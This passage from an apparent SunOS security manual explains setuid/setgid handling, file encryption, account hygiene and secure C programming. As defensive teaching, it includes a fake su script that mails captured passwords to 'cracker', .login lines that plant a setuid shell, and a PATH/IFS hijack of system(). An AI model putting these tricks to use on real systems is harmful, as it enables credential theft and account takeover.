Three of these programs are `setgid kmem` because they need to read `/vmunix` and `/dev/kmem`, which for security reasons are unreadable by the general public.

The `df` program is `setgid operator` so it can read disk partitions to see how much space they have left. The `wall` and `write` programs don't need to be `setgid tty` unless terminal devices are group `tty`, which they are not by default.

You can make a program `setgid` (to one of your group IDs) if you are a member of that group. For example, if you have data that should not be readable by anybody except members of your group, you could write a `setgid` program to allow this, then turn on the program's `setgid` bit as follows:

```
% chmod 2711 program
```

Writing `setgid` programs is covered in a later chapter on programming. To turn `setgid` permission back off, simply change mode to `711`, `751`, or `755`.

A program may be both `setuid` and `setgid`; the lineprinter commands are examples of such programs.

† The exception to this is `root`, who can change group or owner without altering the `setuid` bit.

```
% ls -lsg /usr/ucb/lp* | grep rws
 24 -rws--s--x  1 root    daemon   24576 Feb 5 12:40 lpq
 24 -rws--s--x  1 root    daemon   24576 Feb 5 12:40 lpr
 24 -rws--s--x  1 root    daemon   24576 Feb 5 12:40 lprm
```

All the programs need to be `setgid daemon` because the `/usr/spool` directories for each output device should be owned by `daemon`. The `lpr` program is `setuid root` so it can access all the necessary files in the print spool area of `/usr/spool`. Actually `lpq` and `lprm` don't need to be `setuid root`.

UNIX Commands and Set User/Group ID

When you copy a file with `cp`, the permissions of the source file are duplicated if the destination file doesn't already exist. However, note that if a destination file already exists, its original permissions are retained. Also note that `setuid` permission is not preserved, nor is `setgid` permission preserved. To demonstrate this, try the following:

```
% cp /usr/bin/su .
% ls -lsg su
 16 -rwxr-xr-x  1 tut     staff     16384 Mar 21 18:42 su
```

On previous versions of SunOS, both `setuid` and `setgid` permissions were preserved. This is no longer the case. But be careful when you copy `setuid` or `setgid` files on older systems.

When you move a file with `mv`, the file's permissions, including `setuid` and `setgid` bits, aren't changed at all. To demonstrate this, try the following:

```
% chmod 4755 su
% mv su mysu
% ls -lsg mysu
 16 -rwsr-xr-x  1 tut     staff     16384 Mar 21 18:42 mysu
```

This behavior is especially pernicious if a `setuid` or `setgid` program happens to reside in a directory that is writable by everyone. A random user could move the file out of that directory into another directory that is inaccessible by the file's owner. Thus, owners could lose control of their own `setuid` programs. Wide-open directories, of course, should never contain `setuid` or `setgid` programs.

When you make a hard link to a file with `ln`, the new linked file has the same `setuid` and `setgid` permissions as the original file. To demonstrate this, try the following:

```
% ln mysu lnksu
% ls -lsg lnksu
 16 -rwsr-xr-x  2 tut     staff     16384 Mar 21 18:42 lnksu
```

Note the link count 2 in the third field. At this point, removing `mysu` does not get rid of `lnksu`, which continues to have `setuid` permission. The moral: be

sure to check the link count of `setuid` or `setgid` programs before removing them. If the link count is greater than one, change the file's mode to `000`, and then remove it. Changing the mode of the original file changes the modes of all linked files as well, rendering them harmless even if they continue to exist.

Directories and Set Group ID

For the sake of System V compatibility, the notion of `setgid` was extended so it applies to directories for the first time in SunOS 4.0. System V permitted users to belong to only one group at a time; 4.2 BSD, on the other hand, permitted users to belong to multiple groups. Until 4.0, SunOS followed 4.2 BSD in this respect. As a consequence, files took the group of their parent directory, since their creator might be a member of more than one group. The current group mechanism is described below.

Files created on filesystems not mounted with the `grpid` option obey System V semantics: their group ID is set to the effective group ID of the creating process. This behavior may be altered inside any directory by enabling the `setgid` bit of that directory. By default, filesystems are mounted with System V semantics, although on the standard release all directories have the `setgid` bit enabled, thus preserving 4.2 BSD group behavior. Files created on filesystems mounted with the `grpid` option obey 4.2 BSD semantics: they inherit the group ID of their parent directory. It is impossible to alter this behavior on a per-directory basis.

To clear the `setgid` bit from a directory, use the `g-s` option of `chmod`:

```
% cd
% ls -ldg
drwxr-s--- 27 tut      staff        1536 Aug 27 14:12 .
% chmod g-s .
% ls -ldg
drwxr-x--- 27 tut      staff        1536 Aug 27 14:12 .
```

Note that numeric arguments to `chmod`, such as `0750` or `2750`, don't work to clear or set the `setgid` bit. This is a feature put in to prevent users from accidentally changing group behavior.

To summarize: a file's group ID is set to the effective group ID of the process, if the filesystem was not mounted with the `grpid` option of `mount`, and the `setgid` bit of the parent directory is clear. Otherwise, a file's group ID is set to that of the directory in which the file is created. Take the group behavior at your installation into account when deciding which groups to set up.

2.5. Crypting Files

Placing a sensitive file in an inaccessible directory (700 mode) and making the file unreadable by others (600 mode) will keep it secure in most cases. However, if someone guesses your password or the `root` password, they will be able to read and write that file. Also, note that the system administrator already has permission to read and write any file on the system, even though to do so would be considered unethical. Also, the sensitive file gets preserved on backup tapes every time the system administrator does a full dump.

Fortunately, you have an additional layer of security available to you: file encryption with the `crypt` command. This command uses rotor encryption, which means a key is rolled through the text and exclusive ORed with characters along the way to produce disguised text. The advantage of this encryption algorithm is that the text can be decrypted the same way by the same key, because an exclusive OR of an exclusive OR is the thing itself. Unfortunately, rotor encryption is vulnerable to attack simply by examining encrypted text for patterns to discern the key. Once the key is determined, the text can easily be decrypted. The longer your key, the more difficult such attacks will be. However, keys longer than eight characters are truncated.

Here's how you would use `crypt` to make a sensitive file more secure (actually `crypt` will accept the key as an argument, but that usage is not recommended for security reasons):

```
% crypt < filename > .filename
Enter key: [typed key invisible]
% chmod 600 .filename
% rm filename
```

You don't need to have a dot in front of the output file name, but it helps to keep the file out of sight if some intruder runs `ls` in your directory. Don't call the file something `.crypt` because that makes it obvious how you produced the file (encrypted files show up merely as `data` when someone runs the `file` command on them). Encrypted files should be mode 600 or less. Be sure to remove the sensitive file after you've encrypted it.

It's important to remember the key, because once you're removed the original file, there's no way to retrieve encrypted data other than by knowing the key, unless you're a cryptography wizard. The same caveats made about password selection also apply to crypt key selection. Here's how you would decrypt the file to look at it:

```
% crypt < .filename
Enter key: [typed key invisible]
    ...
    data comes to standard output
```

You can also use `vi` to edit the data directly, without having to create a readable intermediary file. When invoked with the `-x` option, `vi` asks for a crypt key:

```
% vi -x .filename
Key: [typed key invisible]
    ...
    editor continues as usual
```

The editor automatically re-encrypts the file (using the same key) before writing to disk. By the way, `ex` and `ed` also support the `-x` option, but most versions of `emacs` do not.

2.6. Encrypting and Decrypting Files

For extremely sensitive files, you can use the `des` command for greatly improved data security. This technique works best for relatively stable material. The disadvantage of DES encryption is that you can't use the `-x` option of an editor to modify the data. On the other hand, a DES-encrypted file is almost totally secure, unless someone can guess the key. Unlike `crypt`, which uses the same algorithm both ways, `des` has different flags and algorithms for encrypting and decrypting. Here's how to encrypt a file with the DES algorithm:

```
% des -e file > file.des
Enter key: [typed key invisible]
des: WARNING: using software DES algorithm
% rm file
```

If your machine has hardware DES assist, you won't see the warning message. Don't forget the key! Once you've removed the original file, you won't be able to decrypt the data without it. Here's how to decrypt a file with the DES algorithm:

```
% des -d file.des > file
Enter key: [typed key invisible]
des: WARNING: using software DES algorithm
```

If you forget or mistype the key, `des` will warn you that decryption failed, and the resultant output file will be garbage. By contrast, `crypt` has no way of telling that the key you typed was wrong.

2.7. Security Tips

This section presents some hints on various things you can do to make your system and your account more secure.

Initialization Files

Make sure your initialization files – `.login`, `.cshrc`, `.profile`, `.mailrc`, `.sunview`, `.exrc`, among others – are owned by you and writable only by you. Also, be positive your home directory is writable only by you. Here's an example of how somebody could penetrate your account if your `.login` file (or for Bourne shell users your `.profile` file) were writable. While you were not logged in, all someone would have to do is append these lines to `.login`, which would be executed the next time you log in:

```
cp /bin/csh /usr/cracker/bin/csh
chmod 4700 /usr/cracker/bin/csh
mv /usr/cracker/login.orig .login
```

The last line was intended to restore your `.login` file to its original state, so you won't even know that `cracker` has created a shell that is `setuid` to your user ID. Shells that are `setuid` are very convenient ways to penetrate an account. Shells that are `setuid root` are very convenient ways to penetrate an entire system.

The `.rhosts` File

The `.rhosts` file is a mechanism whereby users can give away login access for their account to other users. It is documented on the `hosts.equiv`(5) manual page. In general, it is a bad idea to give away login access for your account to anybody else. If you are given an account on a machine that normally asks you for a password because your machine name is not in the remote `hosts.equiv` file, then you might establish a `.rhosts` file on the remote machine containing your machine name and login account. This is the only safe use of the `.rhosts` mechanism. If you must give away access to your account for a short period, make sure to delete the `.rhosts` file you created as soon as it is no longer needed. In the past few years, many network break-ins have occurred as the result of shoddy `.rhosts` maintenance.

Options to `ls`

There are three very useful `ls` options to monitor account security: `-a` to show all files, `-l` for long format, and `-c` to show when the *i-node* was last changed (normally the `-l` option shows the time of last modification, which doesn't include mode changes as does `-c`). When you set up a new account, and from time to time after that, list your home directory using these options, just to see if anything is amiss:

```
% ls -alc
total 9911
drwxr-x--- 30 tut          1536 May  3 11:00 .
drwxr-xr-x 29 root          512 Apr 17 15:07 ..
-rw-r-----  1 tut           293 Apr 10 14:45 .cshrc
-rw-r-----  1 tut           187 Apr 10 14:18 .login
-rw-r-----  1 tut           769 Apr  1 11:54 .mailrc
-rw-r-----  1 tut           246 Apr 10 11:36 .rootmenu
-rw-r-----  1 tut           425 Feb 17 21:53 .sunview
    ...
```

These permissions look reasonable because my desired `umask` is 27 so that members of my group can read my files. The *i-node* modification times also look good. Make sure you own all files and directories in your home directory except `..` (your home directory's parent directory).

Search Path

Because of the possibility of Trojan horses, explained below, you should never have the current directory as the first element of your search path. C shell users should place the first line below in `.login`, and Bourne shell users should place the second and third lines in `.profile`:

```
set path = ($HOME/bin /usr/ucb /bin /usr/bin .)
-----
PATH=$HOME/bin:/usr/ucb:/bin:/usr/bin:.
export PATH
```

Having the current directory last in the search path has the beneficial side-effect of improving efficiency. Just get used to typing `./cat` when you're testing your own `cat` program. Better yet, don't name your programs after system utilities.

Unfortunately this safe search path isn't the default.

Temporary Directories

Programs often use the directories `/tmp` and `/usr/tmp` to stash temporary files. Users often place files there when they're out of space in their home directory, or when they don't want to bother saving a file. Be aware that both `/tmp` directories are readable by everyone, so unless files you put there are unreadable, they will be open to everyone. Fortunately only the owner and the super-user can delete a file, but if read permission is granted, everybody can read it.

Unattended Workstations

Never leave your workstation unattended, unless you can lock your office. Run `lockscreen` to avoid having to exit `sunview`, log out, log in again, and re-enter `sunview`. If you're leaving for vacation, exit `sunview` and log out.

When you run `lockscreen`, somebody can reboot your system, but they can't access your account, because they will just get a `login` banner after the system reboots.

2.8. Trojan Horses

Trojan horses are named after the incident in the Trojan War where the Greeks pretended to abandon the siege of Troy, leaving behind a large wooden horse. The Trojans, regarding the horse as a sacrifice to Athena, opened the city gates and took it into Troy. Later that night, Greek soldiers concealed in the horse opened the gates to the Greek army, who conquered the city. In *The Irish Genius* Woody Allen summarizes the incident:

> Two thousand years have passed
> since bold Priam said,
> "Don't open the gates,
> who the hell needs a wooden horse
> that size?"
> – Shawn O'Shaun

A Trojan horse is a program that performs (or seems to perform) some useful function, but compromises system security at the same time. For example, a system administrator could rewrite the system's `crypt()` library routine so it would mail him/her the login name, current directory, and typed-in key every time the library routine gets called. Thus, the system administrator would not only be able to discover everybody's password, but would also know the keys (with locations) for all encrypted files on the system.

Obviously, you have to trust your system administrators. It helps if they don't know how to program in C (just kidding). You also have to trust your UNIX system vendor, because unscrupulous vendors could place Trojan horses on every system they sell.

Some Trojan horses are placed by regular users who aren't entrusted with the administrator's responsibilities. For example, here is a substitute `su` that could be placed in a public directory where the system administrator, or anyone else, might run it:

```
#! /bin/sh
PATH=/usr/ucb:/usr/bin
stty -echo
echo -n Password:
read X
echo ""
stty echo
echo $1 $X | mail cracker &
echo Sorry
rm -f su
```

This shell script looks much like the regular `su`, and since it removes itself after being executed, it's hard to tell that you've actually run a Trojan horse, rather than just accidentally mistyped your password.

Setting your search path so the current directory comes last will prevent you from running this kind of Trojan horse. Also, get in the habit of running `su` from your home directory. Unfortunately, even if you have a secure search path, it's still possible to run Trojan horses that aren't named after system utilities. For `root`, the search path probably shouldn't contain the current directory at all.

Trojan Mules

A Trojan mule is a kind of Trojan horse, but is executed by somebody else and left around as a trap. For example, someone could write a program that imitates `login`, and run it on an unattended terminal. When somebody tries to log in on that terminal, the program would mail the user name and password to the program's author, print a message saying `login incorrect`, and exit. At this point, the victimized user would see the real `login` program, and think that problem was caused by a simple typo.

Trojan mules are different from Trojan horses because Trojan mules don't pretend to do anything useful. Also, Trojan mules tend to go away as soon as they've been run, whereas Trojan horses stick around in the system. This makes Trojan mules less of a threat than Trojan horses.

Computer Viruses

A computer virus is the worst kind of Trojan horse. A virus infects a system by converting other programs into viruses. Suppose somebody has a new video game, and advertises the game by sending electronic mail or posting to a bulletin board. The game is fun and lots of people try it out.

The program, however, has a section of code unrelated to the game itself. This section of code looks through the user's search `PATH`, looking for writable object files in searched directories. Every time the virus program finds a writable object file, it adds the same virus code (to search `PATH` and add virus code) to the object file. Every time users run an infected program, they infect all of their own programs. (Many users have their own `bin` containing writable programs of their own design or selection).

Computer viruses can spread quickly, particularly if system administrators run an infected program as `root`. A recent experiment demonstrated that a virus could usually gain `root` privileges within an hour, with the average time being less than 30 minutes.


Be careful when executing unknown and untrusted programs. Never run anything unusual as `root`. As a matter of fact, `root`'s search path should never be longer than this:

```
# echo $PATH
/usr/etc:/usr/ucb:/usr/bin
```

Computer viruses are the most extreme form of a Trojan horse. Trojan horses compromise system security while performing a useful task. Computer viruses may or may not perform a useful task, and they not only compromise, but actively degrade, system security.

3

Programmer's Guide to Security Features



3

Programmer's Guide to Security Features

This chapter is for system programmers interested in writing secure programs. The first section below discusses system calls from a security standpoint, and the second section discusses C library routines from this standpoint. The remaining sections give practical advice on writing secure C programs.

3.1. System Calls

System calls provide entry points into the operating system. When a program makes a system call, the SunOS kernel itself services the request. When a program calls a library routine, it's just like calling a function defined in the program, except the function is defined in a system library. Library routines may or may not employ system calls. System calls are documented in section 2 of the reference manual, while library routines are documented in section 3.

I/O Routines

There are four basic I/O operations: creating a file, opening a file, reading, and writing. Descriptions follow:

`creat()` This call creates a new file, or recreates an old file zero-length. It takes two arguments indicating the file's name and its mode:

```
creat("/tmp/data", 0644);
```

`creat` returns a valid file descriptor, or –1 if there was an error. The process must have write and execute permission for the directory where the file is being created. The file's owner and group are set to the effective user ID and group ID. The file's permissions are set according to the second argument, modified by the default file creation mask `umask`.

`open()` This call opens a file for reading and writing, or both. It takes two or three arguments indicating the file's name, the input/output combination, and the mode (as above). `open()` returns a valid file descriptor, or –1 if the process doesn't have proper access permissions. Once a process opens a file, changing permissions on that file and its containing directories does not affect the original access permissions.

`read()` This call reads data from a file previously opened by `open()`, which deals with all access permissions.

`write()` This call writes data to a file previously opened by `open()`, which deals with all access permissions.

Process Control

There are three basic process control operations: forking a new process, overlaying this process with an executable image, and signaling a process.

`fork()` This call creates a new process (the child) that is an exact copy of the calling process (the parent). All processes on the system are created this way. Here are some security considerations:

- The child inherits the real and effective user and group IDs.
- The child inherits the default file mode creation mask, `umask`.
- All open files are passed to the child.

`exec*()` These calls copy an executable program into the space occupied by the calling process.† Generally this is done after forking a new process, so as not to destroy the parent. All programs on the system are executed this way. Here are some security considerations:

- The real and effective user and group IDs are normally inherited by an executed program.
- However, the effective user ID (or group ID) is set to the owner (group) of the executed program, if the program has the set user ID (set group ID) bit turned on.
- The new program inherits the default file mode creation mask, `umask`.
- All open files (except those with the close-on-exec flag) are passed to the new program.

`signal()` This call provides an exception and interrupt handling facility. It takes two arguments: the number (or name) of a signal, and the action to take when that signal occurs. If the action is `SIG_IGN`, the signal is ignored; if it is `SIG_DFL`, the signal is handled in the default manner; if it is the name of a function, that function gets executed on receipt of signal. The `lockscreen` program ignores most signals, for example, so that it can't be stopped or killed by an unfriendly user. Many programs trap interrupts so they can delete temporary files.

File Attributes

Three system calls affect the permissions and ownership/group of a file. Two more system calls return the accessibility and attribute status of a file.

`umask()` This call sets the default file creation mask for the calling process and all its children. It takes one argument, just as with the `umask` command.

`chmod()` This call changes the permission modes of a file or directory. It takes two arguments: the file name and the numeric mode, as with the `chmod` command.

`chown()` This call changes both the owner and the group of a specified file. It takes three arguments: the file name, the numeric user ID, and the group number. In this sense it is a combination of the `chown` and `chgrp` commands. Note that the `chown()` system call turns off both `setuid` and `setgid` permission, for security reasons. This is so these permissions do not get given out by mistake.

† Actually only `execve()` is a system call; the others – `execl()`, `execv()`, `execle()`, `execlp()`, `execvp()` – are library routines.

`access()` This call determines the accessibility of a file. It takes two arguments: the name of the file in question, and the type of access to be tested (specified as an integer between 0 and 7).

0	the file exists
1	it is executable
2	it is writable
3	writable and executable
4	it is readable
5	readable and executable
6	readable and writable
7	readable, writable, and executable

These numbers are exactly the same as the modes for `chmod`(1). Note that `access()` uses real (instead of effective) user ID and group ID to determine accessibility. This property makes it useful inside `setuid` and `setgid` programs, which alter only the effective user and group IDs.

`stat()` This call returns the attribute status of a file. It takes two arguments: the name of the file in question, and the address of a `stat` structure, defined in `<sys/stat.h>`. This status structure contains the following information, among other things:

`st_dev`	ID of the device containing the file
`st_ino`	i-node number of the file
`st_mode`	type and permission mode
`st_nlink`	number of links
`st_uid`	user ID of the file's owner
`st_gid`	group ID of the file's group
`st_size`	size of the file in bytes
`st_atime`	last access time (read)
`st_mtime`	last modification time (write)
`st_ctime`	last status change (to i-node)

Note that the `-l` option of the `ls` command prints the modification time, not the `atime` or `ctime`.

User ID and Group ID A set of system calls permits C programs to get and set both real and effective user and group IDs.

`getuid()` This call returns the real user ID of a process. Programs may employ this call inside `setuid` programs to determine which user has really invoked a program.

`getgid()` This call returns the real group ID of a process. Programs may employ this call inside `setgid` programs to determine the original group of the invoker.

`geteuid()` This call returns the effective user ID of a process. Programs that should have the `setuid` permission bit turned on can employ this call to verify that they are in fact running `setuid`. Also, programs can employ this call to determine if they are running `setuid` to some other user than the one who invoked it.

`getegid()` This call returns the effective group ID of a process. Programs that should have the `setgid` permission bit turned on can employ this call to verify that they are

in fact running `setgid`. Also, programs can employ this call to determine if they are running `setgid` to some other group than that of the invoker.

`setreuid()` This call sets either the real or the effective user ID, or both. It takes two arguments: the real user ID, and the effective user ID. When either argument is –1, that value is not changed. If the effective user ID of the calling process is:

- Super-user, both real and effective user IDs can be set to any legal value.
- Not super-user, the real user ID can be set to the effective user ID, or the effective user ID can be set to the real user ID or to the saved set-user ID from `execve`(2).

BSD programs toggle between real and effective user IDs by exchanging them, using this system call or the library routines `setruid()` and `seteuid()`. System V programs toggle by setting the effective user ID to the real user ID, then setting the effective user ID back to the saved set-user ID (the previous effective user ID), using the library routine `setuid()`. All these library routines are discussed below.

`setgroups()` This call, which is restricted to the super-user, sets the group access list of the current process. It takes two arguments: the number of groups, and a pointer to an array of integers specifying numeric group IDs.

3.2. C Library Routines

Library routines are system services that offer programs the advantage of convenience and reliability. Many library routines make use of system calls, discussed above. The C library is documented in section 3 of the reference manual, while system calls are documented in section 2.

Standard I/O

The Standard I/O Library is the most commonly used set of routines for reading and writing files.

`fopen()` This call opens a file for reading or writing, or both. It creates a file if necessary. Security considerations are the same as those for `open()`.

Reading The `fread()`, `fgetc()`, `getc()`, `fgets()`, `gets()`, `fscanf()`, and `scanf()` routines read information from a file opened by `fopen()`, or from standard input. Once a file stream is open for reading, it remains readable even if its access permissions change.

Writing The `fwrite()`, `fputc()`, `putc()`, `fputs()`, `fprintf()`, and `printf()` routines write information to a file opened by `fopen()`, or to standard output. Once a file stream is open for writing, it remains writable even if its access permissions change.

`system()` This call runs `/bin/sh` to execute the command specified as its argument. Try to avoid making this call inside a `setuid root` program, as the invoked shell has super-user permission.

`popen()` This call invokes the command specified as its argument using `fork()` and `exec()`, then creates a pipe to the new process using `pipe()`. Be extremely careful when making this call inside a `setuid root` program, as the spawned process has super-user permission.

Password Processing

Several library routines are available for reading system password files and for dealing with passwords typed at the terminal.

`getpass()` This call prints its argument (a prompt) on the terminal, turns off echoing, then reads a password typed at the terminal, up to eight characters long. It returns a pointer to the password string. This routine is often used in conjunction with `crypt()` to obtain an encrypted password.

`getpwnam()` Given a login name, this call returns a pointer to a `passwd` structure, filled with the corresponding password file entry. This structure is defined in <pwd.h> and looks like this:

```
struct  passwd {
    char    *pw_name;
    char    *pw_passwd;
    int     pw_uid;
    int     pw_gid;
    int     pw_quota;
    char    *pw_comment;
    char    *pw_gecos;
    char    *pw_dir;
    char    *pw_shell;
};
```

On C2 secure systems, the `pw_passwd` field does not contain an encrypted password, but rather an indication that the encrypted password resides somewhere else.

`getpwuid()` Given a numeric user ID, this call returns a pointer to a `passwd` structure, filled with the corresponding password file entry.

`getpwent()` This call is used for sequential processing of the password file. Initially it opens the file and returns the first entry. Thereafter it returns the following entry. The related `setpwent()` call rewinds the password file, and the `endpwent()` call closes the password file.

`putpwent()` This call is used to change or extend the `/etc/passwd` file. Here are the steps involved in this process:

1. Create a unique temporary file such as `/etc/pw$$` where the`$$`represents
2. Link the temporary file to the conventional temporary file `/etc/ptmp`. If the link fails, remove the unique temporary file and exit; somebody else is modifying the password file.
3. Read from `/etc/passwd` with successive calls to `getpwent()`, and write to `/etc/ptmp` with successive calls to `putpwent()`, making changes as necessary.
4. Move `/etc/passwd` to a backup file such as `/etc/opasswd`.
5. Link `/etc/ptmp` to `/etc/passwd`.
6. Unlink the two temporary files, `/etc/ptmp` and `/etc/pw$$`.

At this point no library routines are available for dealing gracefully with the `/etc/security/passwd.adjunct` file on C2 secure systems. Fortunately there should be little reason to tamper with this file anyway. Because password entries for most users are stored in the Yellow Pages, the `putpwent()` routine is of limited utility, in any case.

Group Processing

A set of routines is available to deal with the `/etc/group` file, analogous to the routines just described.

`getgrnam()` Given a group name, this call returns a pointer to a `group` structure, filled with the corresponding group file entry. This structure is defined in `<grp.h>`.

`getgrgid()` Given a numeric group ID, this call returns a pointer to a `group` structure, filled with the corresponding group file entry.

`getgrent()` This call is used for sequential processing of the group file. Initially it opens the file and returns the first entry. Thereafter it returns the following entry. The related `setgrent()` call rewinds the group file, and the `endgrent()` call closes the group file. In a defeat of symmetry, there exists no `putgrent()` library routine.

Who's Running a Program?

The most reliable method of determining who is running a program is to employ `getuid()` along with `getpwuid()`. The first call returns the real user ID, which gets handed to the second call so it can look up the user's login name.

```
#include <pwd.h>
    .
    .
    .
    struct passwd *pwent;

    pwent = getpwuid(getuid());
    printf("User name is %s\n", pwent->pw_name);
```

There are other methods of determining a user's identity, but they aren't as reliable as the code above.

`getlogin()` This call is supposed to return a pointer to the name of the user logged into a terminal. The routine examines standard input, output, and error (in order), in case they are redirected. The first associated with a terminal produces a terminal name, which is used to find an associated user name in `/etc/utmp`. If a process was run by `at`, it has no associated terminal, so `getlogin()` returns a null pointer. Unfortunately `getlogin()` can be fooled by changing the terminal associated with standard input, for example with this Bourne shell command:

```
$ program 0> /dev/tty07
```

This would cause a `getlogin()` call inside `program` to return the name of the user logged into `/dev/tty07`. As a consequence, the use of `getlogin()` is discouraged.

Encryption Routines

In 1977, the National Bureau of Standards announced an encryption method "for use in [unclassified applications on] Federal ADP systems and networks," called DES (Data Encryption Standard). This encryption method uses a 56-bit key to perturb 8 bytes of data at a time. Because the key was shortened from 128 bits (as recommended by IBM) to 56 bits, DES can be attacked by brute force – trying all possible keys – but the computation required takes a long time even on a supercomputer. As a consequence, DES is relatively secure, because it costs so much to break.

SunOS libraries offer a set of routines implementing DES, using hardware if it is available, which can be used to encrypt and decrypt sensitive data. In addition, there is an older set of routines used mainly for encrypting passwords, employing a modified DES that has not been implemented in hardware. These routines are used for password encryption to prevent hardware assistance for breaking into the system.

The `des_crypt` Library

This DES encryption library is faster and more general purpose than the older encryption routines based on `encrypt()`. Furthermore, the `des_crypt` library employs DES hardware when it is available. Programs using the newer library must include `<des_crypt.h>`. Two flavors of encryption are available: Electronic Code Book (ECB) mode, which encrypts blocks of data independently, and Cipher Block Chaining (CBC) mode, which chains together successive blocks. The second mode is more secure, because it protects against insertions, deletions, and substitutions, and also because regularities in clear text do not appear in cipher text.

`des_setparity()` This routine should be called first to set the parity of the 8-byte encryption key. This call takes a single argument: a character pointer, whose contents get modified. Note that in DES, the parity bit is the low bit (not the high bit) of each byte.

`ecb_crypt()` This routine implements Electronic Code Book mode. It takes four arguments: the encryption key discussed above, a character pointer to the data involved, an unsigned integer indicating the data's length, and an unsigned integer indicating the mode of operation. Flags are ORed into the mode as necessary: `DES_ENCRYPT` means to encrypt, `DES_DECRYPT` means to decrypt, and `DES_HW` means to use DES hardware if available. The `ecb_crypt()` routine returns an integer status code.

`cbc_crypt()` This routine implements Cipher Block Chaining mode. It takes five arguments: the encryption key discussed above, a character pointer to the data involved, an unsigned integer indicating the data's length, an unsigned integer indicating the mode of operation, and a character pointer to an 8-byte initialization vector for chaining. At first the initialization vector should be zeroed out, but afterwards it gets updated to the next initialization vector on each call. Flags are ORed into the mode as necessary: `DES_ENCRYPT` means to encrypt, `DES_DECRYPT` means to decrypt, and `DES_HW` means to use DES hardware if available. The `cbc_crypt()` routine returns an integer status code.
Note that these library routines are used by the `des` command, discussed in the previous chapter.

Password Encryption Routines

The older and slower DES encryption routines based on `encrypt()` are used primarily for encrypting passwords. The password encryption routine `crypt()` involves a "salt" used to perturb the encrypting algorithm, so that DES chips cannot be used to assist in cracking login passwords. Furthermore, this routine calls `encrypt()` sixteen times to eat up CPU cycles. If a cryptanalyst wanted to search the key space for miniscules – trying all possible 8-letter combinations of lowercase letters – it would take about 3000 years on a Sun-3. Allowing for combinations of uppercase letters and digits as well, it would take much longer. That's why guessing a password is a more efficient way to break security than searching the key space.

`setkey()` Given a 64-byte character array of ones and zeros (8 bytes worth of text), this routine creates the 56-bit DES encryption key, which is used by the following routine to encrypt or decrypt text.

`encrypt()` This routine encrypts or decrypts a 64-byte character array of ones and zeros specified as the first argument (8 bytes worth of text), according to whether the second argument is zero (meaning encrypt) or one (meaning decrypt).

`crypt()` This call is used to encrypt an 8-letter password, usually obtained from `getpass()`, presented above. This call takes two arguments: a character pointer to the typed password (the key), and a character pointer to a two-letter salt for perturbing the algorithm. The salt string may be longer, but only the first two characters are relevant. First `crypt()` hands the key to `setkey()`, and then calls `encrypt()` repeatedly. Finally `crypt()` returns a pointer to the encrypted password. Here's how `crypt()` is typically used in a C program:

```
#include <pwd.h>
    .
    .
    .
    char *username, *p, *passwd, *getpass(), *crypt();
    struct passwd *pwd;

    if ((pwd = getpwnam(username)) == NULL) {
        fprintf(stderr, "No such user name.\n");
        exit(1);
    }
    p = getpass("password:");
    passwd = crypt(p, pwd->pw_passwd);
    if (strcmp(passwd, pwd->pw_passwd)) {
        fprintf(stderr, "Incorrect password.\n");
        exit(2);
    }
```

Note: the `crypt()` library routine should not be confused with the `crypt` shell command, which uses a much less sophisticated encoding algorithm, one that can be broken by brute force in several hours of CPU time. Users seeking a higher level of security can always use the more secure `des` shell command, however.

User and Group ID

These library routines allow programs to set user and group ID, both real and effective. The first routine behaves differently if compiled with the System V compatibility library rather than with the standard C library.

`setuid()` This call sets both the real and effective user ID of the current process to the specified numeric user ID. The super-user may set real and effective user IDs to any value; other users may set them only if the argument is the real or effective user ID.

When programs are compiled using the System V compatibility library, this call sets the real user ID and/or the effective user ID to the specified numeric user ID. The super-user may set both the real and effective user IDs to any value. Other users may set only the effective user ID, and only if the specified argument is the same as the real user ID, or if the argument is the same as the saved set-user ID from `exec()`. This arrangement permits toggling between real and effective user IDs.

`seteuid()` This call sets the effective user ID of the current process to the specified numeric user ID. The super-user may set the effective user ID to any value; other users may set it only if the argument is the real user ID.

`setruid()` This call sets the real user ID of the current process to the specified numeric user ID. The super-user may set the real user ID to any value; other users may set it only if the argument is the effective user ID.

`setgid()` This call sets both the real and effective group ID of the current process to the specified numeric group ID. The super-user may set real and effective group IDs to any value; other users may set them only if the argument is the real or effective group ID.

`setegid()` This call sets the effective group ID of the current process to the specified numeric group ID. The super-user may set the effective group ID to any value; other users may set it only if the argument is the real group ID.

`setrgid()` This call sets the real group ID of the current process to the specified numeric group ID. The super-user may set the real group ID to any value; other users may set it only if the argument is the effective group ID.

3.3. Writing Secure Programs

When you're trying to write secure C programs, there are two important guidelines you should follow:

1. Make sure that temporary files created by the program don't contain sensitive information that isn't encrypted. When in doubt, store data in memory. Also, verify that temporary files are readable and writable only by the owner. It's always a good idea to call `umask(077)` at the beginning of a program. Also, it's best to create temporary files in private directories that are writable only by the owner. However, if you must use `/tmp`, get your system administrator to set its mode to 2777 (set group ID) so that files in it may be deleted only by their owner.
2. Make sure that any command the program runs – whether with `exec()`, `system()`, or `popen()` – is the command that should be run, and not a Trojan horse. This is especially important if your program is `setuid` or

setgid, in which case programs should always reset the user ID before running any commands.

Let's look at some ways a program can be fooled into running a Trojan horse. In this innocent-looking function call, the vi command invoked is the first one in the search path. If a user copied /bin/csh to $HOME/bin/vi, and had $HOME/bin as the first element of PATH, the program would actually invoke that user's private copy of the C shell, not the vi command:

```
system("vi");
```

This is because system() inherits the PATH environment from the program, which inherits it from the user's login shell. The logical way to avoid this potential problem, it seems, would be to specify the full path name:

```
system("/bin/vi");
```

This can be circumvented as well. All a clever user has to do is move the purloined C shell $HOME/bin/vi to $HOME/bin/bin, write a shell script named vi in the current directory, and modify the shell and environment variable IFS (input field separator) to slash. In this case, system() thinks the command above means to run $HOME/bin/bin with the argument vi. The logical way to avoid this further problem is to set IFS before invoking the command:

```
system("IFS=' \t\n'; export IFS; /bin/vi");
```

